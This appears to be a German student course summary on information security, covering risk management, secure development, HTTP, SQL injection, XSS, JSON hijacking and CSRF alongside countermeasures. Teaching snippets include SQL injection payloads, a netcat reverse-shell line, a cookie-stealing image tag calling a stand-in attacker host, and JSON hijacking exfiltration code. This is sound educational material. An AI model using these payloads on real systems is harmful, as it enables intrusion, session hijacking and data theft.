Zusammenfassung

Informationssicherheit 3

Michael Wieland and Fabian Hauser

Hochschule für Technik Rapperswil

20. Juli 2017

Mitmachen
Falls du an diesem Dokument mitarbeiten möchtest, kannst du es auf GitHub unter `https://github.com/michiwieland/hsr-zusammenfassungen` forken.

Inhaltsverzeichnis

1. Grundlagen

1.1. Information Security Managment

Das Information Security Manangement beschreibt den Prozess zur Aufrechterhaltung der Vertraulichkeit, Echtheit und Verfügbarkeit von Informationen.

1.1.1. Gefährdungskatalog

- G1: Höhere Gewalt
- G2: Organisatorische Mängel: Fehlende Regelungen (Passwort/PIN, Beaufsichtigung der Geräte, Updating, Patching, Malware Detection), Unzureichende Ausbildung
- G3: Menschliche Fehlhandlungen: Regelungen werden nicht eingehalten, Blindes Vertrauen, Bedienungsfehler
- G4: Technisches Versagen: Fehler in Schutzmassnahmen, unzureichende Verschlüsselung, Versteckte Funktionen.
- G5: Vorsätzliche Handlungen

1.1.2. Massnahmenkatalog

- M1: Infrastruktur
- M2: Organisation
- M3: Personal
- M4: Hardware / Software
- M5: Kommunikation (Netze)
- M6: Notfallvorsorge

1.1.3. Risikomanagement

Das Budget für Sicherheit ist oftmals eher knapp und so ist man gezwungen, eine Risikoanalyse durchzuführen und das Risiko mit den anfallenden Kosten abzuwiegen.

Risiko Das Risiko ist die Möglichkeit, dass eine Bedrohung eine Schwachstelle ausnutzen und dadurch der Institution Schaden zufügen könnte. Das Risiko ist eine Kombination aus Wahrscheinlichkeit eines Ereignisses und dessen Auswirkung.

Merke 1.1: Risiko

Risiko = Eintrittswahrscheinlichkeit (1-5) · Schadenspotential (1-5)
Risk = Value · Threat · Vulnerability



Abbildung 1: Risikoanalyse und Kosten

1.1.4. Schadensindikatoren

Die folgenden Indikatoren haben folgende Schadenswerte zur Folge.

Indikator	Masseinheit	Skala (von Unternehmensgrösse und -situation abhängig!)			
		Bagatelle	Unfall	Störfall	Katastrophe
Sach- und Vermögenswerte	% Umsatz	< Tagesumsatz	Monatsumsatz	Quartalsumsatz	>Jahresumsatz
Image	öffentliche Wahrnehmung, politischer Druck	schlechte Presse	Kundenverluste, politische Pressionen	Auswechslung des Managements	Schliessung des Betriebs
Legalität	juristische Reaktionen	informelle Reklamationen	Klagen	Verurteilungen (Gefängnis/ Busse)	Verurteilungen (Zuchthaus)
Leib und Leben	Tote und Verletzte	1–3 Verletzte	3–10 Verletzte 1 Toter	2–3 Tote	4–10 Tote
Umwelt	Beeinträchtigung von Boden und Gewässern	< 1 ha reversibel	1–10 ha reversibel	> 10 ha reversibel < 1 ha irreversibel	> 1 ha irreversibel

Abbildung 2: Schadensindikatoren

1.2. Rechtliches

Das Datenschutzgesetzt regelt den Umgang mit personenbezogenen Daten auf nationaler Ebene. Zusätzlich habe viele Branchen weitere Richtlinien für den Umgang mit sensitven Daten.

1.3. Bedrohungen

Angreifer unterscheiden sich in Expertise und Motivation für eine Attacke.



Abbildung 3: Angreifer und deren Motivation

Patriot Act Vom US Kongress als Reaktion auf die Terroranschlänge vom 11.9.2001 verabschiedete Regelung die es erlaubt, Telefongespräche und Internetverbindungen zu überwachen. (Collect it all)

NSA PRISM Project
PRISM ist ein Programm zur Überwachung und Auswertung elektronischer Medien und elektronisch gespeicherter Daten. Die Daten wurden zwischen 2007 und 2013 bei verschiedenen Provier (Microsoft, Yahoo, Google, Facebook, PalTalk, YouTube, Skype, AOL, Apple) gesammelt.

NSA QUANTUM Project
Durch das QUANTUM Projekt ist es der NSA möglich, nahezu jeden Rechner unbemerkt mit Spähsoftware zu bestücken. QUANTUM ist eine Sammlung an Hacking Tools.

NSA XKeyScore Project
XKeyScore ist eine Software, mit deren Hilfe gesammelte Daten durchsucht werden können. XKeyScore wird von den Five Eyes (USA, GB, Australien, Neuseeland und Kanada) sowie Deutschland eingesetzt.

2. Software Security

Heutzutage hat man viel mehr Sicherheitslücken in Software, nicht zu letzt wegen folgenden Punkten:

- Software wird umfangreicher und oft auch komplexer
- Immer mehr Geräte werden an das Internet angeschlossen. Die Anzahl Attack Vectoren steigen an.
- Durch SOA (Serviceorientierte Architektur) sind Legacy Applikationen über das Internet erreichbar, obschon diese nie dafür konzipiert wurden.
- Browsers lassen sich mit Plugins von unbekannten Herrsteller erweitern.

2.1. CWE/SANS Top 25

Rank	ID	Name
1	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
2	CWE-83.3	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
3	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
4	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
5	CWE-306	Missing Authentication for Critical Function
6	CWE-862	Missing Authorization
7	CWE-798	Use of Hard-coded Credentials
8	CWE-311	Missing Encryption of Sensitive Data
9	CWE-434	Unrestricted Upload of File with Dangerous Type
10	CWE-807	Reliance on Untrusted Inputs in a Security Decision
11	CWE-250	Execution with Unnecessary Privileges
12	CWE-352	Cross-Site Request Forgery (CSRF)
13	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
14	CWE-494	Download of Code Without Integrity Check
15	CWE-863	Incorrect Authorization
16	CWE-829	Inclusion of Functionality from Untrusted Control Sphere
17	CWE-732	Incorrect Permission Assignment for Critical Resource
18	CWE-676	Use of Potentially Dangerous Function
19	CWE-327	Use of a Broken or Risky Cryptographic Algorithm
20	CWE-131	Incorrect Calculation of Buffer Size
21	CWE-307	Improper Restriction of Excessive Authentication Attempts
22	CWE-601	URL Redirection to Untrusted Site ('Open Redirect')
23	CWE-134	Uncontrolled Format String
24	CWE-190	Integer Overflow or Wraparound
25	CWE-759	Use of a One-Way Hash without a Salt

Tabelle 1: Laufzeitverhalten von Datenstrukturen

2.2. Defekte

Man unterscheidet zwischen zwei Typen von Defekten. In praktischer Software ist die Verteilung der beiden Typen etwas 50/50.

Bug Fehler der während der Implementationphase eingebaut wird. (Buffer Overflows, Race Conditions, Unsafe System Calls)

Flaw Fehler in der Architektur während der Designphase. Flaws zu finden gestaltet sich als sehr schwierig. (Method Overriding, Error Handling, Type Safety Confusion)

2.3. Drei Säulen

Die Drei Säulen der Software Security sind:

Risk Managment Business Context verstehen, Business und technische Risiken erkennen, Risiko priorisieren und bewerten, Umgang mit Risiko definieren, Lösungen suchen und auf Korrektheit validieren.

Best Practices für die Entwicklung sicherere Software

Knowledge Man benötigt Wissen über die möglichen Schwachstellen und die möglichen Fixes.

2.3.1. Risiko Management

Beim Risikomanagement geht es in erster Linie darum, die Risiken zu gewichten und mit den Kosten abzuwiegen. Wie gross ist den Schaden wenn ein bestimmter Software Teil nicht gesichert ist, wie gross ist die Eintrittwahrscheinlichkeit und der Impact.

2.3.2. Best Practices

- Code und Architekur Reviews (Statische Code Checker gegen Bugs und Flaws)
- Penetration Testing (z.B mit Fuzzer). Dies wird relativ spät im Entwicklungsprozess durchgeführt.
- Risk Based Security Tests
- Aufschreiben von möglichen Abuse Cases
- Security Requirements bereits in der Analysephase definieren.
- Security Operation

2.3.3. Knowledge

Prescriptive Knowledge Software Prinzipien (z.B Principle of Least Privilege), Guidelines und Regeln

Diagnostic Knowledge Vulnerabilities, Exploits, Attack Patterns

Historical Knowledge Historical Risks

2.4. Best Practices in SE-Process

Je früher eines Massnahme durchgeführt wird, desto weniger muss nachgebessert werden. (weniger Kosten pro Defekt)



Abbildung 4: Security Best Practices in den einzelnen SE Phasen

2.5. Tools

Folgende Tools helfen, um potentielle Sicherheitslücken in Software zu finden. Dabei kann es aber zu `false` Positives und leider auch `false` Negatives kommen. Diese Tools ersetzten daher keinen Code-Review.

- Sourceanalyzer (HP Fortify)
- Flawfinder
- Coverity SAVE
- Checkliste für Java: `https://www.securecoding.cert.org/confluence/display/java/SEI+CERT+Oracle+Coding+Standard+for+Java`

2.6. Vorgehen

Eine Architektur Risikoanalyse gliedert sich grob in drei Kategorien. (grün)

1. Architektur-Übersicht erstellen. Dies hilft jedoch nicht gegen kreative Attacken und Zero Days.
2. Architektur mittels Checklisten auf generelle Schwachstellen prüfen
3. Herausfinden, wie die Software ungefähr funktioniert. Gibt es Widersprüche mit der Übersicht (Punkt 1), ist dies ein Hinweis, dass die Architektur inkonsistent ist und Schwachstellen hat.
4. Schwachstellen Analyse: Schwachstellen in eingesetzten Frameworks



Abbildung 5: Architectural Risk Analysis

2.7. Microsoft Security Development Lifecycle

Der Microsoft SDL wird in drei Kernphasen eingeteilt:

1. Education: fortlaufende Ausbildung der Angestellten
2. Continuous Process Improvement: Ständige Überprüfung und Verbesserung des SDL Prozesses.
3. Accountability: Archivierung von Ergebnissen und vorausplanen von Security Szenarien



Abbildung 6: Microsoft Security Development Lifecycle

3. Web Security

Angriff	Gegenmassnahme
XSS	HTML Entities
CSRF	XSRF-Token

Tabelle 2: Angriff und Massnahmen in Websecurity

3.1. HTTP Basics

HTTP ist zustandslos, das bedeutet, dass der Server jede Transaktion ohne Bezug zu früheren Anfragen behandelt. Eine Zuordnung zu einem Benutzer ist daher nativ nicht möglich. Um eine Session zu ermöglichen, gibt es verschiedene Möglichkeiten:

Cookies: Mitsenden eines Identifiers im HTTP Headers an den Server (meist beste Lösung)

URL Extension: Senden einer ID als Teil der URL (meist GET-Parameter)

Hidden Fields: Der Status wird als Hidden Field über ein Webform per POST an den Server übermittelt.

Weitere: (Kerberos/NTLM, TLS/SSL Zertifikate etc.)

Eine Verbindung besteht immer aus einem HTTP Request und Response. Jeder Request verwendet eine der folgenden HTTP Methoden:

GET: normal use

POST: submit data (login, forms)

HEADER: metadatan einer Datei (u.a. Änderungsdatum: oft search engines)

PUT: upload files (webdav)

OPTIONS: list available methods in webserver

etc.

3.2. Redirects

Wenn der Server mit einem 200 OK antwortet, ist der Client angehalten, die POST Daten im Cache zu behalten. Wird vom Server jedoch ein Redirect (302) durchgeführt, wird nichts gespeichert und die POST Daten können nicht ein zweites Mal übermittelt werden. (Back Button Relogin Vulnerability)



Abbildung 7: Cookie Creation Process

3.3. Cookies

Ein Cookie kann über den "Set-Cookie" HTTP Response Header vom Server an den Client übermittelt werden. Das Cookie wird wieder an den Server zurückgesendet, wenn die Domain (und allenfalls Pfad oder Subdomain) übereinstimmen. Ein Cookie besteht aus folgenden grundlegenden Attributen:

Name, Content: Key Value Pair bestehend aus dem Cookie Namen und einem Wert

Domain: Domain an welche das Cookie gesendet werden kann.

Path: URL, an welche das Cookie übermittelt werden soll.

httpOnly: Auf das Cookie kann nicht mit JS zugegriffen werden

isSecure: Cookie wird nur über HTTPS übertragen

Expire: Gültigkeitsdauer eines Cookies

Beispiele:

```
1 Set-Cookie: lu=Rg3vHJZnehYLjVg7qi3bZjzg; Expires=Tue, 15 Jan 2013 21:47:38 GMT;
      Path=/; Domain=.example.com; HttpOnly
2 Set-Cookie: made_write_conn=1295214458; Path=/; Domain=.example.com
3 Set-Cookie: reg_fb_gate=deleted; Expires=Thu, 01 Jan 1970 00:00:01 GMT; Path=/;
      Domain=.example.com; HttpOnly
```

3.3.1. Caches

Clientseitig

File Cache: Beinhaltet aufgerufene Ressourcen sowie evtl. Prediction-Loads.

History Cache: Beinhaltet Aufrufehistory (inkl. POST Body, wenn `200` OK als Antwort gekommen ist)

Serverseitig Serverseitig kann z.B im Apache das mod_security aktiviert werden, um HTTP Bodies ebenfalls zu logen. Standardmässig wird dies jedoch nicht gemacht.

Access Log: Enthält die URLs die vom Browser aufgerufen werden.

Referer Log: Enthält URLs, von welcher der Benutzer auf die Aufgerufene URL gekommen ist (per Link oder `src`)

Error Log: Enthält Aufrufsfehler auf Serverseite (z.B. 404 Not Found|, 500 Server Error| (Applikationsfehler), also vor allem 4xx,5xx.)

3.4. Interception

Um den HTTP Verkehr zu verändern und analysieren werden oft folgende Applikationen eingesetzt:

- Browser Developer Tools
- ZAP Proxy: Der ZAP Proxy kann auch mit SSL umgehen, da er eine eigenen CA integriert hat. Die CA muss im Browser als vertrauenswürdig markiert werden.
- Burp Suite

3.5. HTTP Public Key Pinning

HPKP ist ein Mechanismus zum Absichern des HTTPS Protokolls. Es schützt gegen MitM Angriffe mit gefälschten, jedoch von einer anerkannten CA signierten Zertifikaten (sog. "Rogue CAs"). Mit HPKP können die Hashes der akzeptierten Zertifikate oder CAs für eine Domain eingeschränkt ("gepinnt") werden, wobei dies nach dem "Trust on First Use" Prinzip stattfindet. Dies bedeutet, wird der erste Aufruf bereits vom Angreifer verändert, hilft das Verfahren nichts. (deshalb zusätzliches Certificate Pinning) Der HPKP Eintrag hat eine beschränkte Gültigkeit.

Einige Browserhersteller (insbesondere Google Chrome) verankern durch Crawling gewonnene Domains mit langer HKPS-Zeit direkt im Browser.

Beispiel:

```
1 Public-Key-Pins: max-age=2592000;
2 pin-sha256="E9CZ9INDbd+2eRQozYqqbQ2yXLVKB9+xcprMF+44U1g=";
3 pin-sha256="LPJNul+wow4m6DsqxbninhsWHlwfp0JecwQzYpOLmCQ="
```

3.5.1. Denial of Service

Wenn ein Angreifer den Private Key stehlen kann, und dieser somit ausgewechselt werden muss, kann dies mit HKPS als Denial of Service (DoS) betrachtet werden. Als Abhilfe ist es möglich, nur eine CA zu fixieren (kleineres Risiko) oder einen zweiten Key von Anfang an mit zu publizieren, damit ein nahtloses Rollover möglich ist. Vorgängig wird der zweite Key an einem sicheren Ort abgelegt und erst beim Verlust des ursprünglichen Keys ersetzt.

3.6. Session Fixation Attack

Das Opfer kennt die Anmeldedaten, der Angreifer jedoch nicht. Um das Problem zu verhindern, muss der Server eine neue Session erstellen (der Inhalt wird jedoch von der alten Session übernommen). Das unterjubeln der Session wurde in der Praxis oft über die URL gemacht. Mit Cookies ist dies wesentlich schwieriger.



Abbildung 8: Session Fixation Attack

3.7. Same Origin Policy

Die Same Orgin Policy besagt, dass Scriptsprachen (JS, Flash, ActiveX, etc.) nur auf Inhalte von der gleichen Origin zugreifen dürfen.
Ausnahme ist, wenn das Script mittels `<script src="http://3rdpartysite.com/` eingebunden wird. Die 3rd Party Site kann dann auf die Cookies der Origin Site zurgreifen. Zur Same Orgin Policy gehören folgende Attribute:

- Protokoll (HTTP / HTTPS)
- Host (Subdomain ist ein andere Host)
- Port

3.8. STS: Strict Transport Security

STS verhindert SSL Downgrade Attacken und forciert TLS.



Abbildung 9: SOP: Same Origin Policy

4. SQL Injection

Bei einer SQL Injection wird versucht, bösartige SQL Statements vom DB Interpreter ausführen zu lassen. Man versucht dabei zu erraten, wie das produktive SQL Statement aufgebaut ist und fügt dann den eigenen Code dazwischen ein. Dabei wird oft mit Tautologien oder UNION gearbeitet. Am Ende der Injection wird oft das Zeichen für einen Kommentar eingefügt, damit die restlichen produktiven Zeilen ignoriert werden. Gelingt eine SQL Injection, wird z.B. bei MySQL oft versucht, die `sys` Tabellen der Datenbank auszulesen, um mehr Informationen über Tabellen und Spalten zur erhalten.

```
string sqlQuery = "SELECT username FROM user
                WHERE username = '" + username + "' and password = '" + password + "'";
// SQL INJECTION
user||password = ' or 1=1 #comment or --comment
```

```
-- Union: Column number, type and encoding must match
SELECT firstname, lastname, title
FROM employees where city = '

' AND 1=2 -- Erste Query -> keine Resultate (da false)
 UNION ALL SELECT password, '','' 
FROM users

--'
--^ Ende Originale SQL ist auskommentiert
```

4.1. Time Based Blind SQL Injection

Man spricht von einer Blind SQL Injection wenn der Server keine Fehlermeldungen anzeigt. Hacking Tools verwenden deshalb die Benchmark Funktionalität von modernen Datenbanken um herauszufinden ob der Angriff funktioniert hat. Wenn die SQL Injection funktionierte, dauert es meist lange bis die Response von dem Benchmark zurückgeliefert wird. Es gibt aber keine Garantie.

4.2. MySQL UDF Injection

Systeme sind oft gut durch eine Firewall gegen Angriffe von aussen geschützt. Im Gegensatz dazu, werden Zugriffe von innen nach aussen weniger überwacht. Bei der UDF Attacke (User defined function) wird über SQL eine netcat DLL eingeschleust. Anschliessend kann über netcat eine Reverse Shell geöffnet werden.

```
nc [hacker-ip] -e cmd.exe
```

4.3. Tools

- SQLMap
- xp_cmdshell (Für MS SQL-Server. Führt via Stored Procedures CMD Kommandos auf dem OS aus)

4.4. Massnahmen

Verhinderung: Dies sollte immer gemacht werden.
Escaping (Steuerungszeichen, z.B. \', \")
Alternativ: Whitelisting [A-Z, a-z, 0-9]* oder Blacklisting(INSERT INTO, 1=1, ')

- Java: Prepared Statements
- .NET: Parameter Collections
- SQL: Stored Procedures

Erschweren: Dies dient der Erschwerung des Zugriffs bzw. Schaden auf bestehende Applikationen, welche evtl. solche Lücken haben.

- WAF: Web Application Firewall
- DB Least Privilege: Application User mit wenig Rechten, Rechte bei Stored Procedures
- DB nicht als Root ausführen
- Passwörter Hashen (SHA-256) und Salten (JPBKDF2, scrypt, bcrypt)

5. XSS: Cross Site Scripting

XSS Lücken entstehen, wenn eine Applikation User Data entgegennimmt ohne diese entsprechend zu validieren und den Inhalt zu escapen. Mit XSS sind unterschiedlichste Angriffe möglich, wie z.B Session Hijacking, Anpassen von Web Inhalten, Keystroke Logging, usw. Das Problem von XSS existiert, da man nicht übergreifend escapen kann (je nach Kontext. z.B würde der Name O'Brien immer falsch Angezeigt). Es gibt drei Arten von XSS:

5.1. Stored XSS

Der Angreifer hinterlegt auf dem Server böshaftigen JS Code. Dieser Code wird an das Opfer ausgeliefert und ausgeführt. Der Code sendet dann z.B die Cookies des Opfers an eine Landing Page des Angreifers. (SOP eingehalten). Mit dem Cookie kann der Angreifer die Session des Opfers übernehmen (Session Hijacking) Das exfiltrieren von Informationen wird oft nicht über JavaScript, sondern mit einem Image Tag mit abgeänderter Source gemacht (um CORS zu umgehen).

```
1 <img src="http://attacker./1x1.jpg?d=document.cookie" />
```



Abbildung 10: Stored XSS

5.2. Reflected XSS

Der Angreifer erstellt einen bösartigen Link mit JS Code. Inzwischen haben die Browser jedoch einen clientseitigen XSS Filter eingeführt. Dieser kann aber auch deaktiviert werden. Der Server kann das Feature aber forcieren (X-XSS-Protectection Header). Typischerweise wird die Suchform ausgenutzt.



Abbildung 11: Reflexted XSS

5.3. DOM-based XSS

Auch hier wird eine bösartige URL erstellt, mit dem Unterschied, dass das Script nicht vom Webserver, sondern lokal vom Browser ausgeführt wird.

```
1 server_code#client_code_not_transmitted
```

5.4. XSS Lücke identifizieren

Man versucht HTML Tags in eine Input Form einzugeben und überprüft ob der übergebene Inhalt escaped wird. Anschliessend kann z.B eine XSS Shell über einen Script Tag eingebunden werden. Mit der XSS Shell lassen sich JS Scripte an alle Opfer ausliefern.

5.5. Massnahmen

Escaping zu HTML Entities: Transformiere gefährliche Zeichen in HTML Entitäten.

Dies sollte bei der Darstellung gemacht werden (z.B. beim Template Rendering), und *nicht* beim entgegennehmen oder einfügen in die DB.

Beispiel: $< \rightarrow$ <

5.5.1. Unterstützende Massnahmen

um die Ausnutzung bestehender Lücken zu erschweren:

- Client-seitige X-XSS Protection (Hilft nur gegen Reflected XSS)
- NoScript Plugin
- HttpOnly Flag bei Cookies gegen Session Hijacking.
- CSP: `Content Security Policy: script-src 'self'mydomain.com`

5.6. Tools

- BeEf / Metasploit

6. JSON Hijacking

- Die Bank muss JSON mit AJAX über GET an das Opfer ausliefern.
- GET Parameter müssen bekannt oder eratbar sein
- Die Webseite muss ein Cookie basierendes Session Handling verwenden
- Das Opfer muss die Seite der Bank bereits besucht haben und anschliessend auf die Seite des Angreifer gelockt werden.
- JSONP (JavaScript Object Notation with Padding) ist besonders anfällig für JSON Hijacking. Mit Plain JSON geht es nur in sehr alten Browser. Bei JSONP wird der Array Construktor überschrieben.

6.1. Vorgehen

1. Der Benutzer bekommt ein JS von der Hacker Seite

```
// overloaded function
function invoke(data) {
   // exfiltrate
}

// load data from bank and exfiltrate over overloaded function
<script src="bank.com/action=getUserData&func=invoke"></script>
```

2. Das JS lädt ein JSON Objekt von der Bank Seite

```
invoke({
   "Username" : "hacker10",
   "Name" : "Fritz",
   "Creditcard" : "1323-4545-6767-8989"
})
```

3. Das JS exfiltriert die Daten an die Hacker Seite

```
// exfiltrate
new Image().src = [IP Landing Page] /?drop + escape(response)
```

6.2. Abhilfe

- Kein JSONP verwenden, sonder CORS. (JSONP wurde für aus dem gleichen Grund verwendet)
- XSRF Tokens verwenden
- JSON Response mit `while(true)` Loop beginnen. (Eher ein Hack)



Abbildung 12: JSON Hijacking

7. CSRF/XSRF: Cross-Site Request Forgery

Das Opfer öffnet in einem zweiten Tab eine bösartige Webseite, welche wiederum eine bösartige Aktion auf der legitimen Seite ausführt.

7.1. Vorraussetzung

- Das Opfer ist auf der legtitimen Seite angemeldet
- Der Angreifer kennt die Funtionsweise der zu angreifenden Webseite und weiss das sein Opfer die Seite besucht.

7.2. Varianten

- Inside Out Factory Reset
- Umkonfigurieren von DNS Einstellungen beim Router (Default Passwort muss bekannt und nicht geändert worden sein)
- XSRF über GET: Angreifer sendet einen Link zum Kauf eines überteuerten Produkts an das Opfer. (z.B auf Ricardo) Das Opfer klickt darauf und führt den Request aus (inkl. Cookies aus einer nebenläufigen Session)
- XSRF über POST: Manipulierte Webseite liefert JS aus, welches z.B eine Transaktion auf der eBanking Seite veranlasst. Auch hier muss das Cookie aus einer vorhergehenden Session beim Opfer liegen.

